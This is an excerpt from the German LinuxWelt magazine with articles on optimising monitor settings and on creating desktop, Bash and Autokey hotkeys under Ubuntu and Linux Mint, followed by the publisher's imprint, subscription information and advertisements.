Damit zwingen Sie das grafische System in einen einfacheren Modus. Nun drücken Sie Strg-X oder F10, um mit diesen Parametern das System zu starten. Die Oberfläche sollte benutzbar sein, wenn auch mit unzulänglicher Auflösung. Im laufenden System gehen Sie dann in die Treiberverwaltung und versuchen, einen Herstellertreiber zu finden und zu installieren. Gelingt dies, wird Ubuntu/Mint danach ohne Notfallparameter starten. ■

Bildschirmoptimierung

Wenn der Monitor sein Bild liefert, sind die meisten Nutzer zufrieden, ohne die Optimierungsmöglichkeiten zu hinterfragen. Oft ginge mehr, so etwa, um Desktopelemente besser zu skalieren oder auf schlechte Lichtverhältnisse zu reagieren.

VON HERMANN APFELBÖCK

Die Standards in den Systemeinstellungen

Die optimale Auflösung der angeschlossenen Bildschirme erkennt jedes Desktop-Linux standardmäßig. Daher ist der Gang in die „Systemeinstellungen“ (und hier „Anzeigegeräte“ oder „Bildschirm“) nur für spezielle Ansprüche notwendig.

Multimonitor-Betrieb: Für optimalen Multimonitor-Einsatz müssen Sie dem System die Position der Monitore mitteilen. Die Monitore sind im genannten Fenster symbolisch dargestellt und lassen sich mit der Maus an die gewünschte Position ziehen. Wichtig ist, die Option „Bildschirme spiegeln“ abzuschalten, um den primären Desktop nicht zu verdoppeln, sondern zu erweitern. In Ubuntu Gnome nennt sich die Option „Bildschirme verketten“. Die Option „Skalieren“ wirkt sich ebenso wie die Schriftenskalierung unter gnome-tweaks (siehe nächsten Punkt) auf beide Bildschirme aus und kann nicht separat eingestellt werden. Für Linux Mint gilt das analog.

Nachtmodus: Die relativ junge Option in den Ubuntu-Systemeinstellungen steuert den Rot- und Blauanteil und kann zeitgesteuert für die Nachtstunden aktiviert werden. Der Schieberegler für die individuelle Optimierung der Farbtemperatur scheint aber nicht zu funktionieren. Dies können Sie behelfsweise über den Dconf-Editor oder Terminalbefehle wie


```
gsettings set org.gnome.settings-
  daemon.plugins.color night-light-
  temperature 4500
```

steuern. Linux Mint bietet den Nachtmodus in den Systemeinstellungen nicht, nutzt aber für diese Aufgabe das externe Tool Redshift.

Skalierung: In den Systemeinstellungen gibt es nur die Skalierungsfaktoren „100 %“ oder „200 %“. 200 Prozent ist für Normalsichtige keine sinnvolle Option. Ubuntu mit Gnome hat immerhin etwas feinere Abstufungen zu bieten, sofern es mit Wayland läuft (Option am Anmeldebildschirm). Das muss aber erst im Terminal mit

```
gsettings set org.gnome.mutter
  experimental-features "['scale-
  monitor-framebuffer']"
```

aktiviert werden. Nach der nächsten Anmeldung zeigt sich unter „Geräte → Anzeigegeräte → Skalieren“ ein Regler mit Schritten zu 25 Prozent.



So reagieren Sie schnell auf wechselnde Lichtverhältnisse: Hübsch finster hier, doch das normale helle „Ambiance“-Thema mit freundlichem Hintergrund ist nur einen Hotkey entfernt.

Schriftoptimierungen unter Ubuntu/Mint

Das Gnome-Tool „Optimierungen“ (gnome-tweaks) zeigt unter „Schriften“ den Punkt „Skalierungsfaktor“, der alle Schriften praktisch stufenlos skaliert. Damit verändern Sie das Erscheinungsbild aller Menüs und Textfenster maßgeblich und passen es optimal an Bildschirm und Sehvermögen an.

Die weiteren Angebote dieses Dialogs belassen Sie besser bei den Standards. „Hinting“ ist auf modernen Monitoren in der Regel unnötig, da es die Lesbarkeit von Schriften bei geringer Auflösung verbessert. Kantenglättung sollte auf TFT/LCD unbedingt aktiv sein (Standard), andernfalls werden Schriften hässlich bis unlesbar.

Linux Mint hat ähnliche Optionen in den normalen Systemeinstellungen unter „Schriften“: Hier können Sie für einzelne Objekte die Schriftgröße detailliert anpassen. Wem das zu mühsam ist, kann an dieser Stelle einfach den „Skalierungsfaktor der Schrift“ erhöhen. Das vergrößert oder verkleinert alle Schriften auf einmal. Die wichtige Kantenglättung sollte beim Standard „RGBA“ bleiben (red green blue alpha).

Monitoranschlüsse und Kabel

Analoge VGA-Verbindung sollten Sie nur noch verwenden, wenn ein älterer PC oder Monitor nichts anderes anbietet. Bessere Qualität liefern die digitalen Anschlüsse DVI und HDMI. Wenn ein neuer Monitor seine höchste Auflösung verweigert, obwohl diese von der Grafikkarte unterstützt wird, dann liegt das Problem oft nur am DVI-Kabel. Für Auflösungen bis 1920 x 1200 Pixel genügt ein Single-Link-DVI-Kabel mit 18+1 Kontakten; für höhere Auflösung muss es ein Dual-Link-DVI-Kabel mit 24+1 Kontakten sein.

Das Kabel alter Monitore können Sie bei neuen Bildschirmen deshalb oft nicht mehr verwenden, sondern müssen das mitgelieferte Kabel verwenden oder ein Dual-Link-DVI-Kabel nachkaufen. Für Bildschirme mit Auflösungen über 2560 x 1600 Pixel (Ultra-HD, 4K, 2160 p) reicht DVI generell nicht mehr aus, hier ist die Verbindung über Displayport oder HDMI 2.0 nötig.

Nvidia/ATI: Herstellertreiber installieren

Standardmäßig richtet Linux für Nvidia- und ATI/AMD-Grafikkarten einen Open-Source-Treiber ein, der für Büroaufgaben ausreicht. Für Spiele oder HD-Videos sollten Sie einen Treiber mit Hardwarebeschleunigung verwenden. Dazu gehen Sie unter Ubuntu und Mint auf „Anwendungen und Aktualisierungen → Zusätzliche Treiber" beziehungsweise „Systemverwaltung → Treiberverwaltung". Abhängig vom erkannten Grafikchip stehen unterschiedliche Optionen zur Verfügung. Bei einer Nvidia-Grafikkarte sehen Sie etwa „NVIDIA binary Xorg driver, kernel module and VDPAU library von nvidia-current werden verwendet (Proprietär, getestet)". Dabei handelt es sich um einen Treiber von Nvidia, der als stabil angesehen wird.


Kontrastthemen per Hotkey

Bei mobilen Notebooks muss man mit wechselnden Lichtverhältnissen auskommen, aber auch bei stationären PCs können je nach Sonnenstand sehr unterschiedliche äußere Bedingungen herrschen. Passende Desktopthemen sorgen dann nicht nur für bessere Lesbarkeit, sondern wirken bei gelegentlichem Wechsel auch augenschonend.

Auf einem Desktop-Linux mit Dconf-Zentrale wie Ubuntu und Linux Mint erreichen Sie einen schnellen Themenwechsel mit einem ganz simplen Shell-Script gemäß Aufmacherbild, dem Sie dann noch einen Hotkey zuweisen. Ein erster Befehl wie

```
gsettings get org.gnome.desktop.
  interface gtk-theme | grep
  "HighContrast"
```

fragt das derzeit aktive Theme ab und sorgt dann mit *gsettings set […]* für die benötigten Elementwechsel. Das im Aufmacherbild gezeigte Shell-Script „theme-changer.sh" ist nur eine Basisanleitung (*https://paste.ubuntu.com/p/zQgMV8yDPb/*), die sich etwa durch einen Wechsel des „icon-theme" (etwa „Humanity" versus „HighContrast") leicht verfeinern ließe.



Standardeinstellungen für Monitore: Unumgänglich ist der Gang in dieses Applet bei Multimonitor-Betrieb, um die Bildschirme gemäß realer Lage zu arrangieren.



Gnome-Tweaks mit wichtiger Anpassungsoption: Die stufenlose Schriftskalierung bringt alle Textelemente vom Menü über Iconbeschriftung bis zum Textfenster auf die gewünschte Größe.

Software und Farbkontraste

Jede elaborierte Software beherrscht die Umstellung auf andere Farbeinstellungen und andere Kontraste zwischen Hintergund und Textfarbe. Dies muss aber in der Regel manuell geschehen, was ein schnelles Umschalten bei Bedarf erschwert. Trotzdem verweisen wir hier stellvertretend etwa auf die Farbthemen der Editoren Gedit und Xed unter „Bearbeiten → Einstellungen" oder auf Libre Office mit seinen Optionen unter „Extras → Optionen → LibreOffice → Anwendungsfarben".

Der Firefox-Browser ist einer der letzten seiner Zunft, der eine Standardoptik für Webseiten vorgeben kann. Unter „Einstellungen → Schriftarten und Farben" können Sie Schriftgrößen und Hintergrundfarben selbst festlegen, also etwa Weiß auf Schwarz erzwingen. Dazu muss „Systemfarbe verwenden" abgewählt und im Drop-down-Feld darunter „Immer" aktiviert werden. Dieses Drop-down-Feld ist zugleich der schnellste Weg, um zum Standard zurückzuschalten (Option „Nie"). Inverse Farben machen Surfen bei ungünstigem Licht angenehmer, sind aber keine generelle Empfehlung, da die meisten Seiten hellen Hintergrund erwarten und manche Klickelemente bei inverser Darstellung schlechter erreichbar sind.

Minitipp: Miserable, kontrastarme Layouts sind auf Webseiten nicht selten anzutreffen - vor allem Grau auf weiß scheint bei Websites beliebt zu sein. Eine schnelle und einfache Ad-hoc-Lesehilfe im Browser ist die komplette Textmarkierung mit Strg-A. ■

Schneller mit Hotkeys

Schlaue Tastenkombinationen können verblüffende Vereinfachungen für den Benutzeralltag erzielen. Dieser Beitrag bringt coole Beispiele für Desktop-Hotkeys, Bash-Hotkeys und Autokey-Makros, die zu individuellen Lösungen anregen sollen.

VON HERMANN APFELBÖCK

Nichts ist schneller als ein vertrauter Hotkey und Tastenkombinationen können weitaus mehr, als nur ein favorisiertes Programm laden. Das einzige Problem von Hotkeys ist es, dass sie sich nicht beliebig vermehren lassen. Konzentrieren Sie sich auf Wichtiges und auf eine Anzahl, die Sie sich mühelos merken können.

Desktop-Hotkeys anpassen und erstellen

Einen Überblick mit allen Eingriffsmöglichkeiten erhalten Sie in Ubuntu und Linux Mint unter „Systemeinstellungen → (Geräte) → Tastatur". Hier werden Sie viele aktivierte Standard-Hotkeys antreffen, die Sie kaum nutzen. Hotkeys, die Sie definitiv nicht interessieren, können Sie abschalten. Das ist insbesondere sinnvoll, wenn Sie Kollisionen mit eigenen Hotkeys vermeiden wollen. Um einen Hotkey zu deaktivieren, müssen Sie im Dialog „Tastenkombination festlegen" die Rücktaste drücken.

Beispiel 1: Wenn Sie die insgesamt sechs Hotkeys für Bildschirmfotos von Ubuntu (Gnome) verwirrend finden, deaktivieren Sie allesamt mit der Rücktaste. Danach gehen Sie ganz nach unten und legen mit der „+"-Schaltfläche zwei eigene Hotkeys an: Der erste könnte als „Name" „Screenshot (Vollbild)" und diesen „Befehl" erhalten:


```
gnome-screenshot -i
```

Dies startet das Tool mit voller Kontrolle über die Optionen. Bei der Tastenkombination gehen Sie auf die Druck-Taste. Für einen zweiten Hotkey – etwa „Screenshot (Fenster") – verwenden Sie den Befehl

```
gnome-screenshot -i -w
```

und vergeben mit „Tastenkombination festlegen" den Hotkey Alt-Druck.

Beispiel 2: Das kleine Tool xkill zum zwangsweisen Beenden von Programmfenstern ist geradezu prädestiniert für einen Hotkey. Nach Klick auf die „+"-Schaltfläche im Tastaturdialog geben Sie als Name und Befehl jeweils „xkill" ein und drücken bei „Tastenkombination festlegen" etwa auf Strg-Super-Alt-K. Künftig genügt dieser Hotkey, um den Mauszeiger in das weiße Kill-Kreuz zu verwandeln und per Klick auf das gewünschte Fenster dieses zu beenden. Verwenden Sie die rechte Maustaste für den Fall, dass Sie xkill ohne Aktion beenden möchten.



Intelligenter Hotkey: Zum Abfragen von xprop-Infos genügt eine Tastenkombination. Das notwendige Terminal zur xprop-Ausgabe startet gleich mit.

Beispiel 3: xprop gehört wie xkill zum Desktopstandard und liefert wichtige Infos über das angeklickte Programmfenster. Folgender hübsche Befehl für eine Tastenkombination vereinfacht den Einsatz von xprop erheblich:

```
gnome-terminal -e 'sh -c "xprop;
  sleep 25"'
```

Der Hotkey startet das Terminal, dieses wiederum xprop. Das Terminal wartet dann die angegebene Zeit, damit Sie die Infos in Ruhe lesen können. Danach schließt das Terminal automatisch. Wer die großzügig bemessene Wartezeit nicht benötigt, kann das Terminal jederzeit manuell schließen.

Beispiel 4: Die schon im Beispiel 1 angedeutete Möglichkeit, bei Hotkey-Befehlen mit Parametern zu arbeiten, macht Tastenkombinationen sehr variabel. So können diverse wichtige Verzeichnisse über Dateimanager-Hotkeys direkt gestartet werden:

```
nautilus --new-window smb://
  server/transfer
```

Auch der Browser kann mehrere Hotkeys erhalten, um die wichtigsten Adressen direkt zu starten:

```
firefox www.google.de
firefox http://192.168/178/10/wiki
```

Beispiel 5: Unter Ubuntu und Mint lassen sich praktisch alle Desktopelemente durch Kommandos steuern. Dies ist ein weites Feld und kann hier nur gestreift werden. Wer etwa unter Mint mit Cinnamon gelegentlich Abwechslung oder andere Farbkontraste wünscht, kann mit zwei (oder mehr) Hotkeys das Desktopthema umstellen. Passende Befehle für selbst definierte Tastenkombinationen sehen dann so aus:

```
gsettings set org.cinnamon.theme
  name "Mint-X-Aqua"
gsettings set org.cinnamon.theme
  name "Mint-Y"
```

Selbstverständlich kann ein Hotkey auch einen Wechsel des aktuellen Hintergrundbildes auslösen:

```
gsettings set org.cinnamon.
  desktop.background picture-uri
  "file:///home/ha/Bilder/xyz.jpg"
```

Der Befehl für Ubuntu mit Gnome ist praktisch identisch, nur muss der Konfigurationspfad hier „org.gnome.desktop.background“ lauten.

Hotkeys im Terminal

Alle Tasten und Tastenkombinationen der Bash-Shell sind frei einstellbar – typisch etwa Strg-L zum Löschen des Bildschirms oder Strg-D zum Beenden der Shell. Mit dem bind-Befehl definieren Sie beliebige andere Terminal-Hotkeys. Wer sich das Terminal häuslich eingerichtet hat, wird darauf verweisen, dass Aliaskürzel für genügend Komfort sorgen. Aber ein Hotkey noch kürzer als ein kurzes Alias (plus notwendiger Eingabetaste), ferner bieten Keybindings manches zusätzliche Bonbon. Wichtig: Bind-Befehle können Sie zwar interaktiv im Terminal ausprobieren, für dauerhafte Nutzung müssen Sie sie aber in die Datei „~/.bashrc“ eintragen:

```
bind '"\ef":"ls -lA --group-
  directories-first\n"'
```

Dieser Befehl definiert für den Hotkey Alt-F („\e“ steht für Alt) einen ls-Befehl, der durch abschließendes „\n“ (Code für die Eingabetaste) direkt ausgeführt wird. Ähnlich startet hier

```
bind '"\e8":"ssh -p 1234
  root@192.168.0.8\n"'
```

der Hotkey Alt-8 eine SSH-Sitzung auf dem angegebenen Server.

Keybindings können aber auf einen Hotkey hin auch ein Teilkommando auf den Prompt schreiben (hier nach Alt-I):

```
bind '"\ei":"sudo apt install "
```

Das ist praktisch, um bei oft genutzten Befehlen nur noch einen Bruchteil ergänzen zu müssen.

Neben solchen Terminalkommandos gibt es zahlreiche interne Funktionen der Bash-Befehlszeile, die Sie mit *bind -l* abfragen können. Unser Favorit ist „kill-whole-line“, der etwa nach


```
bind '"\ek":kill-whole-line'
```

nach Alt-K die komplette Zeile vom Prompt löscht und damit die Hotkeys Strg-K und Strg-U ergänzt, die nur Text vor oder nach der aktuellen Cursorposition löschen.


Wenn Sie Terminal-Hotkeys mit der Strg-Taste verwenden wollen, müssen Sie diese mit „\C-“ codieren. Das letzte Beispiel mit Hotkey Strg-K statt Alt-K würde daher so definiert:

```
bind '"\C-L":kill-whole-line'
```

Theoretisch können Terminal-Hotkeys nach „bind -x …“ auch grafische Programme auslösen. Dafür ist aber der Desktop die deutlich bequemere Zentrale.



Ergiebig für Terminalbastler: Die Bash-Tastenkombinationen sind frei belegbar: Dieser Ausschnitt einer „~/.bashrc“ zeigt konkrete Belegungen über den Befehl bind.



Text per Hotkey: Das Tool Autokey kann Textbausteine über Textkürzel („Abbreviations“) und über Tastenkombinationen einfügen – systemweit in jede Anwendung.

Textbausteine per Hotkey

Das Tool Autokey kann Textbausteine nach einem definierten Hotkey systemweit in Editor, Mailprogramm, Browser, Terminal etc. einfügen. Autokey ist mit

```
sudo apt install autokey-gtk
```

aus den Paketquellen schnell nachinstalliert und erfordert danach eine Neuanmeldung. Nach dem Start von Autokey über das Menü sorgen Sie zunächst dafür, dass Autokey automatisch startet („Edit → Preferences → General → Automatically start AutoKey at login“).

Im Konfigurationsfenster finden Sie unter „My Phrases“ einige vordefinierte Textbausteine. Um eigene Textbausteine anzulegen, verwenden Sie „New → Phrase“. Vergeben Sie einen Namen wie etwa „Adresse“ und bestätigen Sie mit „OK“. Im Editorfenster steht „Enter phrase contents“, was Sie nun durch den tatsächlichen Text ersetzen. In der Regel werden Sie Textbausteine beim Schreiben durch ein knappes Tastenkürzel auslösen wollen – etwa „adr“ für die komplette Adresse (siehe „Abbreviations“). Aber für allerwichtigste Signaturen oder Adressen können Sie auch einen Hotkey verwenden. Gehen Sie dazu unten neben „Hotkey“ auf „Set“. Hier klicken Sie auf „Press to Set“, drücken einfach die gewünschte Tastenkombination und bestätigen mit „OK“. Sobald Sie im Hauptdialog mit „Save“ speichern, ist der Hotkey mit Textbaustein aktiv. ■

Verlag

IT MEDIA PUBLISHING GMBH & CO KG

IT Media Publishing GmbH & Co. KG
Gotthardstr. 42, 80686 München
Tel. 089/3398052-10
Fax 089/3398052-70
E-Mail: *info@it-media.de*
www.it-media.de

Chefredakteur: Sebastian Hirsch (v.i.S.d.P – Anschrift siehe Verlag)

Druck: Mayr Miesbach GmbH
Am Windfeld 15, 83714 Miesbach
Tel. 08025/294-267

Inhaber- und Beteiligungsverhältnisse: Alleinige Gesellschafterin der IT Media Publishing GmbH & Co. KG ist die IT Media Publishing Verwaltungs GmbH, München, Geschäftsführer Sebastian Hirsch.

WEITERE INFORMATIONEN

Redaktion

Gotthardstr. 42, 80686 München
Tel. 089/3398052-10
Fax 089/3398052-70
E-Mail: *info@it-media.de*
www.it-media.de
Chefredakteur: Sebastian Hirsch (verantwortlich für den redaktionellen Inhalt)
Stellvertretender Chefredakteur: Thomas Rau
Chef vom Dienst: Andrea Kirchmeier
Redaktion: Arne Arnold
Redaktionsbüro: MucTec (*hapfelboeck@googlemail.com*)
Freie Mitarbeiter Redaktion: Dr. Hermann Apfelböck, Thorsten Eggeling, Stephan Lamprecht, David Wolski
Titelgestaltung: Schulz-Hamparian, Editorial Design / Thomas Lutz
Freier Mitarbeiter Layout/Grafik: Alex Dankesreiter
Freie Mitarbeiterin Schlussredaktion: Andrea Röder
Freier Mitarbeiter digitale Medien: Ralf Buchner
Herstellung: Melanie Arzberger
Redaktionsassistenz: Manuela Kubon

Einsendungen: Für unverlangt eingesandte Beiträge sowie Hard- und Software übernehmen wir keine Haftung. Eine Rücksendegarantie geben wir nicht. Wir behalten uns das Recht vor, Beiträge auch auf anderen Medien, etwa auf DVD oder online, zu veröffentlichen.
Copyright: Das Urheberrecht für angenommene und veröffentlichte Manuskripte liegt bei der IT Media Publishing GmbH & Co. KG. Eine Verwertung der urheberrechtlich geschützten Beiträge und Abbildungen, insbesondere durch Vervielfältigung und/oder Verbreitung, ist ohne vorherige schriftliche Zustimmung des Verlags unzulässig und strafbar, soweit sich aus dem Urheberrechtsgesetz nichts anderes ergibt. Eine Einspeicherung und/oder Verarbeitung der auch in elektronischer Form vertriebenen Beiträge in Datensysteme ist ohne Zustimmung des Verlags unzulässig.
Haftung: Eine Haftung für die Richtigkeit der Beiträge können Redaktion und Verlag trotz sorgfältiger Prüfung nicht übernehmen. Die Veröffentlichungen in der LinuxWelt erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes. Auch werden Warennamen ohne Gewährleistung einer freien Verwendung benutzt.
Bildnachweis: 123rf – maxkrasnov, 123rf – iroomm; sofern nicht anders angegeben: Anbieter

Anzeigen

Anzeigenleiter:
Sven Schrader
Tel. 089/3398052-41
E-Mail: *schrader@it-media.de*

Vertrieb

Vertrieb Handelsauflage:
MZV GmbH & Co. KG, Ohmstraße 1
85716 Unterschleißheim
Tel. 089/31906-0
Fax 089/31906-113
E-Mail: *info@mzv.de*
Internet: *www.mzv.de*

Druck: Mayr Miesbach GmbH
Am Windfeld 15, 83714 Miesbach
Tel. 08025/294-267

Verlag

IT Media Publishing GmbH & Co. KG
Gotthardstr. 42, 80686 München
Tel. 089/3398052-10,
Fax 089/3398052-70
E-Mail: *info@it-media.de*
www.it-media.de
Sitz: München, Amtsgericht München, HRA 104234
Veröffentlichung gemäß § 8, Absatz 3 des Gesetzes über die Presse vom 8.10.1949:
Alleinige Gesellschafterin der IT Media Publishing GmbH & Co. KG ist die **IT Media Publishing Verwaltungs GmbH,** Sitz: München, Amtsgericht München, HRB 220269
Geschäftsführer: Sebastian Hirsch

ISSN 1860-7926







KUNDENSERVICE

LinuxWelt-Kundenservice für Einzelheft-Käufer:
DataM-Services GmbH
Postfach 9161
97091 Würzburg
Tel.: 0931/4170-177
Fax: 0931/4170-497
(Mo bis Fr, 8 bis 17 Uhr)
E-Mail: *idg-techmedia@datam-services.de*

LinuxWelt-Kundenservice für Abonnenten: Fragen zum bestehenden Abonnement / Premium-Abonnement, zum Umtausch defekter Datenträger, zur Änderung persönlicher Daten (Anschrift, E-Mail-Adresse, Zahlungsweise, Bankverbindung) bitte an
Zenit Pressevertrieb GmbH
LinuxWelt-Kundenservice
Postfach 810580
70522 Stuttgart
Tel: 0711/7252-233
(Mo bis Fr, 8 bis 18 Uhr)
Fax: 0711/7252-333
E-Mail: *linuxwelt@zenit-presse.de*
Erscheinungsweise:
6x jährlich

Jahresbezugspreise LinuxWelt mit DVD: 51,00 € (D)
57,00 € (A, CH, Benelux)
inkl. Versandkosten

Bankverbindung für Abonnenten:
Postbank Stuttgart, IBAN
DE56 6001 0070 0029
0547 04, BIC PBNKDEFFXXX

Sie können Ihr Abonnement jederzeit zur nächsten Ausgabe kündigen.
Bestellungen können innerhalb von 14 Tagen ohne Angabe von Gründen in Textform (zum Beispiel Brief, Fax, E-Mail) oder durch Rücksendung der Ware widerrufen werden.

ANDROID WELT

GRATIS! Eine Ausgabe gedruckt & digital



Jetzt kostenlos die gedruckte & digitale Ausgabe bestellen!

Jetzt bestellen unter
www.androidwelt.de/gratis oder per Telefon: 0711/7252233 oder ganz einfach:

1. Formular ausfüllen **2. Foto machen** **3. Foto an androidwelt@zenit-presse.de**

Ja, ich bestelle die AndroidWelt gratis.

Möchten Sie die AndroidWelt anschließend weiter lesen, brauchen Sie nichts zu tun. Sie erhalten die AndroidWelt für weitere 6 Ausgaben zum Jahresabopreis von z.Zt. 47,40 EUR. Danach ist eine Kündigung zur übernächsten Ausgabe jederzeit möglich.

ABONNIEREN

Vorname / Name

Straße / Nr.

PLZ / Ort

Telefon / Handy | Geburtstag TT MM JJJJ

E-Mail

○ Ich bezahle bequem per Bankeinzug. ○ Ich erwarte Ihre Rechnung.

BEZAHLEN

Geldinstitut

IBAN

BIC

Datum / Unterschrift des neuen Lesers

AWPNA14143

AndroidWelt erscheint im Verlag IT Media Publishing GmbH & Co. KG, Gotthardstraße 42, 80686 München, Registergericht München, HRA 104234, Geschäftsführer: Sebastian Hirsch.
Die Kundenbetreuung erfolgt durch ZENIT Pressevertrieb GmbH, Postfach 810580, 70522 Stuttgart, Geschäftsführer: Joachim John

InfinityBook Pro 15



10h Akku
Maximale Laufzeit

64 GigaByte
DDR4 2666 MHz

Intel Core i7
Quad-Core

FullHD Display
15,6" IPS Panel

Thunderbolt 3
Mit Ladefunktion

Privatsphäre+
IntelME, Webcam, Audio abschaltbar

100% Linux

5 Jahre Garantie

Lifetime Support

Gefertigt in Deutschland

Deutscher Datenschutz

Support vor Ort

TUXEDO COMPUTERS

tuxedocomputers.com